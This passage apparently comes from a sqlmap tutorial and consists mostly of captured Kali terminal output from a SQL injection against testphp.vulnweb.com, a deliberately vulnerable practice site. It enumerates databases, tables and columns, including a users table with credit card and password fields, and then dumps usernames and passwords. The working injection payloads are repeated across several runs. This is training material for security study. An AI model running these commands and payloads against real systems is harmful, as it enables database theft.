back-end DBMS: MySQL >= 5.1
[10:30:42] [INFO] fetching database names
available databases [2]:
[*] acuart
[*] information_schema

[10:30:43] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:30:43 /2022-03-05/


┌──(kali㉿kali)-[~]
└─$ 
```

Listing the tables in the database 'acuart'


Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D 'acuart' --tables



```
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D 'acuart' --tables
        ___
       __H__
 ___ ___[.]_____ ___ ___  {1.6#stable}
|_ -| . [']     | .'| . |
|___|_  [)]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not
 responsible for any misuse or damage caused by this program

[*] starting @ 10:38:34 /2022-03-05/

[10:38:34] [INFO] resuming back-end DBMS 'mysql'
[10:38:35] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8527=8527

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(9542,CONCAT(0x5c,0x716a766271,(SELECT (ELT(9542=9542,1))),0x7178767a71))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 3955 FROM (SELECT(SLEEP(5)))ovkt)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x716a766271,0x6c6c445576544e544a4d5071445a6456626e514c50564f437864674b417357536344677855 4a567a,0x7178767a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[10:38:36] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[10:38:36] [INFO] fetching tables for database: 'acuart'
Database: acuart
[8 tables]
+-----------+
| artists   |
| carts     |
| categ     |
| featured  |
| guestbook |
| pictures  |
| products  |
| users     |
+-----------+
```

Exploring the columns of the 'products' tables


Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D 'acuart' -T 'products' --columns



```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D 'acuart' -T 'products' --columns
        ___
       __H__
 ___ ___[(]_____ ___ ___  {1.6#stable}
|_ -| . [,]     | .'| . |
|___|_  [']_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 10:41:06 /2022-03-05/

[10:41:06] [INFO] resuming back-end DBMS 'mysql'
[10:41:06] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8527=8527

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(9542,CONCAT(0x5c,0x716a766271,(SELECT (ELT(9542=9542,1))),0x7178767a71))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 3955 FROM (SELECT(SLEEP(5)))ovkt)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x716a766271,0x6c6c445576544e544a4d5071445a6456626e514c50564f437864674b417357536344677855 4a567a,0x7178767a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[10:41:07] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[10:41:07] [INFO] fetching columns for table 'products' in database 'acuart'
Database: acuart
Table: products
[5 columns]
+-------------+--------------+
| Column      | Type         |
+-------------+--------------+
| description | text         |
| id          | int unsigned |
| name        | text         |
| price       | int unsigned |
| rewritename | text         |
+-------------+--------------+
```


Exploring the columns of the ‘users’ table

Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D ‘acuart’ -T ‘users’ --columns


kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:42
kali@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D 'acuart' -T 'users' --columns
        ___
       __H__
 ___ ___[)]_____ ___ ___  {1.6#stable}
|_ -| . [.]     | .'| . |
|___|_  [(]_|_|_|__,|  _|
      |_|V...       |_|   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 10:41:45 /2022-03-05/

[10:41:45] [INFO] resuming back-end DBMS 'mysql'
[10:41:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8527=8527

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(9542,CONCAT(0x5c,0x716a766271,(SELECT (ELT(9542=9542,1))),0x7178767a71))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 3955 FROM (SELECT(SLEEP(5)))ovkt)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x716a766271,0x6c6c445576544e544a4d5071445a6456626e514c50564f437864674b417357536344677855 4a567a,0x7178767a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[10:41:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[10:41:47] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
```

Columns of the ‘users’ table



kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
1 2 3 4
10:43
kali@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl

```
[*] starting @ 10:41:45 /2022-03-05/

[10:41:45] [INFO] resuming back-end DBMS 'mysql'
[10:41:45] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8527=8527

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(9542,CONCAT(0x5c,0x716a766271,(SELECT (ELT(9542=9542,1))),0x7178767a71))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 3955 FROM (SELECT(SLEEP(5)))ovkt)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x716a766271,0x6c6c445576544e544a4d5071445a6456626e514c50564f437864674b417357536344677855 4a567a,0x7178767a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[10:41:47] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[10:41:47] [INFO] fetching columns for table 'users' in database 'acuart'
Database: acuart
Table: users
[8 columns]
+---------+--------------+
| Column  | Type         |
+---------+--------------+
| address | mediumtext   |
| cart    | varchar(100) |
| cc      | varchar(100) |
| email   | varchar(100) |
| name    | varchar(100) |
```

```
| pass    | varchar(100) |
| phone   | varchar(100) |
| uname   | varchar(100) |
+---------+--------------+

[10:41:47] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:41:47 /2022-03-05/

┌──(kali㉿kali)-[~]
└─$ 
```

Retrieving the information of the ‘uname’ column using –dump


Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D ‘acuart’ -T ‘users’ -C ‘uname’ --dump


kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10:44
kali@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl

```
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D 'acuart' -T 'users' -C 'uname' --dump

                                   {1.6#stable}

                                   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 10:44:27 /2022-03-05/

[10:44:27] [INFO] resuming back-end DBMS 'mysql'
[10:44:27] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8527=8527

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(9542,CONCAT(0x5c,0x716a766271,(SELECT (ELT(9542=9542,1))),0x7178767a71))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 3955 FROM (SELECT(SLEEP(5)))ovkt)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x716a766271,0x6c6c445576544e544a4d5071445a6456626e514c50564f437864674b4173575363446778554a567a,0x7178767a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[10:44:28] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: Nginx 1.19.0, PHP 5.6.40
back-end DBMS: MySQL ≥ 5.1
[10:44:28] [INFO] fetching entries of column(s) 'uname' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+-------+
| uname |
+-------+
| test  |
+-------+

[10:44:30] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[10:44:30] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'

[*] ending @ 10:44:30 /2022-03-05/
```

Retrieving the information of the ‘pass’ column using –dump

Command: sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D ‘acuart’ -T ‘users’ -C ‘pass’ --dump


kali-linux-2022.1-virtualbox-amd64 [Running] - Oracle VM VirtualBox
File Machine View Input Devices Help
10:46
kali@kali: ~
File Actions Edit View Help
Activate Windows
Go to Settings to activate Windows.
Right Ctrl

```
┌──(kali㉿kali)-[~]
└─$ sqlmap -u http://testphp.vulnweb.com/listproducts.php?cat=1 -D 'acuart' -T 'users' -C 'pass' --dump

                                   {1.6#stable}

                                   https://sqlmap.org

[!] legal disclaimer: Usage of sqlmap for attacking targets without prior mutual consent is illegal. It is the end user's responsibility to obey all applicable local, state and federal laws. Developers assume no liability and are not re
sponsible for any misuse or damage caused by this program

[*] starting @ 10:46:18 /2022-03-05/

[10:46:18] [INFO] resuming back-end DBMS 'mysql'
[10:46:18] [INFO] testing connection to the target URL
sqlmap resumed the following injection point(s) from stored session:
---
Parameter: cat (GET)
    Type: boolean-based blind
    Title: AND boolean-based blind - WHERE or HAVING clause
    Payload: cat=1 AND 8527=8527

    Type: error-based
    Title: MySQL ≥ 5.1 AND error-based - WHERE, HAVING, ORDER BY or GROUP BY clause (EXTRACTVALUE)
    Payload: cat=1 AND EXTRACTVALUE(9542,CONCAT(0x5c,0x716a766271,(SELECT (ELT(9542=9542,1))),0x7178767a71))

    Type: time-based blind
    Title: MySQL ≥ 5.0.12 AND time-based blind (query SLEEP)
    Payload: cat=1 AND (SELECT 3955 FROM (SELECT(SLEEP(5)))ovkt)

    Type: UNION query
    Title: Generic UNION query (NULL) - 11 columns
    Payload: cat=1 UNION ALL SELECT CONCAT(0x716a766271,0x6c6c445576544e544a4d5071445a6456626e514c50564f437864674b4173575363446778554a567a,0x7178767a71),NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL,NULL-- -
---
[10:46:19] [INFO] the back-end DBMS is MySQL
web server operating system: Linux Ubuntu
web application technology: PHP 5.6.40, Nginx 1.19.0
back-end DBMS: MySQL ≥ 5.1
[10:46:19] [INFO] fetching entries of column(s) 'pass' for table 'users' in database 'acuart'
Database: acuart
Table: users
[1 entry]
+------+
| pass |
+------+
| test |
+------+

[10:46:21] [INFO] table 'acuart.users' dumped to CSV file '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com/dump/acuart/users.csv'
[10:46:21] [INFO] fetched data logged to text files under '/home/kali/.local/share/sqlmap/output/testphp.vulnweb.com'
```